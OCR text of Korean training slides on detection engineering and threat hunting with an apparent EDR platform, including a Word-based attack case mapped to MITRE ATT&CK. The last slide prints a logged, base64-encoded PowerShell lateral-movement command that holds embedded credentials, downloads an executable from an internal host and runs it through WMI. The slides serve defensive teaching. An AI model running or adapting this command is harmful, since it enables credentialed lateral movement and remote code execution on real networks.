
Monster Event 분석
위협 식별 방안 실습

04 **Monter Detection Plataform**

위협 탐지 룰 제작 실습

01.Detection engineering 개요

- 사이버위협 대응 프로세스



출처 : 국가사이버보안센터

Detection engineering 개요

MONSTER

공격자의 행위를 추적하고, 알려지지 않은 위협을 찾아냅니다.

고도화된 사이버 위협에 대응하기 위해 데이터 수집, 위협 분석 및 탐지, 추적, 대응까지의 과정을 자동화

01	Threat Hunting에 최적화된 양질의 데이터 셋 확보	02	엔드-포인트 행위 기반 위협 탐지 및 추적	03	사이버 위협 탐지 및 대응에 특화된 보안 플랫폼

Secure Visibility → Behavior Analysis → Detect Threats → Respond Threats → Anomaly Detection → Fully Automated

지속적인 가시성확보

- 위협 분석에 필요한 데이터 확보필수

행위기반 데이터분석

- 행위 및 행위 문맥 기반 상세분석

위협 탐지 & 대응

- 인텔리전스 TTP 기반 위협 행위 탐지
- 비정상 행위 탐지
- AI기반 위협 행위 탐지

자동화

- 반복적이고, 지속적인 위협탐지

Detection engineering 목표

지속적인 위협 탐지

데이터 수집

데이터 분석

위협 탐지 방안 수립

지속 탐지

공격자 행위 추적

최초 위협탐지

관계성 행위 추적


추가 위협 식별

공격 과정 추적

Threat Context – Microsoft word 를 통한 공격 사례


SOMMA

- 위협은 단지 한번의 공격으로 끝나지 않으며 다수의 연관된 공격이 발생 함
- 연관 된 다수의 공격들의 관계를 파악해서 **위협(Threat Context)**의 전 과정을 식별
- 단순한 악성코드 탐지가 아니라, 숨겨진 위협을 찾아내고, 추적하고, 공격의 과정을 파악할 수 있음




Threat Context – Microsoft word 를 통한 공격 사례

- Threat Context 를 구성하는 각각의 공격들을 MITRE ATT&CK 의 Heat map 형태로 표현



Threat Context – Microsoft word 를 통한 공격 사례



Threat Context – Microsoft word 를 통한 공격 사례

Process Info | MITRE Info (3) | Network Info (3) | File Info (5) | Registry Info (0)

Tactics	Lateral_Movement	Tech ID	T1021.006
Created at	2023-06-21 17:59:11.683 +09:00	Process timestamp	2023-06-21 17:58:20.729 +09:00
Host name	FOXTROT	Image path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CMD line	powershell.exe -ExecutionPolicy Bypass -E JABIAHMAZQByAG4AYQBtAGUAIAA9ACAAIgBzAG8AbQBtAGEAXABlAGMAaABvACIACgAkAHAAYQBzAHMAdwBvAHIAZAAgAD0AIAAiAHIAeQBjAGsAZgBoACEAQAAjADEAMgAzACIACgAkAHMAZQBjAHMAdAByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AUwBlAGMAdQByAGkAdAB5AC4AUwBlAGMA B0ACAAewAgACQAcwBlAGMAcwB0AHIALgBBAHAAcABlAG4AZABDAGgAYQByACgAJABfACkAIAB9AAoAJABjAHIAZQBkACAAPQAgAG4AZQB3AC0AbwBiAGoAZQBjAHQAIAAtAHQAeQBwAGUAbgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBQAFMAQwByAGUAZABlAG4AdABpAGEAbAAgAC0AYQByAGcAdQBtAGUAbgB0AGwAaQBzAE AbQBwAHUAdABlAHIATgBhAG0AZQAgAGUAYwBoAG8AIAAtAEMAcgBlAGQAZQBuAHQAaQBhAGwAIAAkAGMAcgBlAGQACgBJAG4AdgBvAGsAZQAtAEMAbwBtAG0AYQBuAGQAIAAtAFMAZQBzAHMAaQBvAG4AIAAkAFMAZQBzAHMAaQBvAG4AIAAtAFMAYwByAGkAcAB0AEIAbABvAGMAawAgAHsAIABpAHcAcgAgACIAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADEANgA0AC8AdQB4AHQAaAB pAGMAXABcAHUAeAB0AGgAZQBtAGUALgBlAHgAZQAiADsAIABJAG4AdgBvAGsAZQAtAFcAbQBpAE0AZQB0AGgAbwBkACAALQBDAGwAYQBzAHMAIABXAGkAbgAzADIAXwBQAHIAbwBjAGUAcwBzACAALQBOAGEAbQBlACAAQwByAGUAYQB0AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAQwA6AFwAXABVAHMAZQByAHMAXABcAFAAdQBiAGwAaQBjAFwAXABlAHgAdABoAGUAbQBlAC4AZQB4AGUA		
Severity Level	high	IP Adress	192.168.1.15
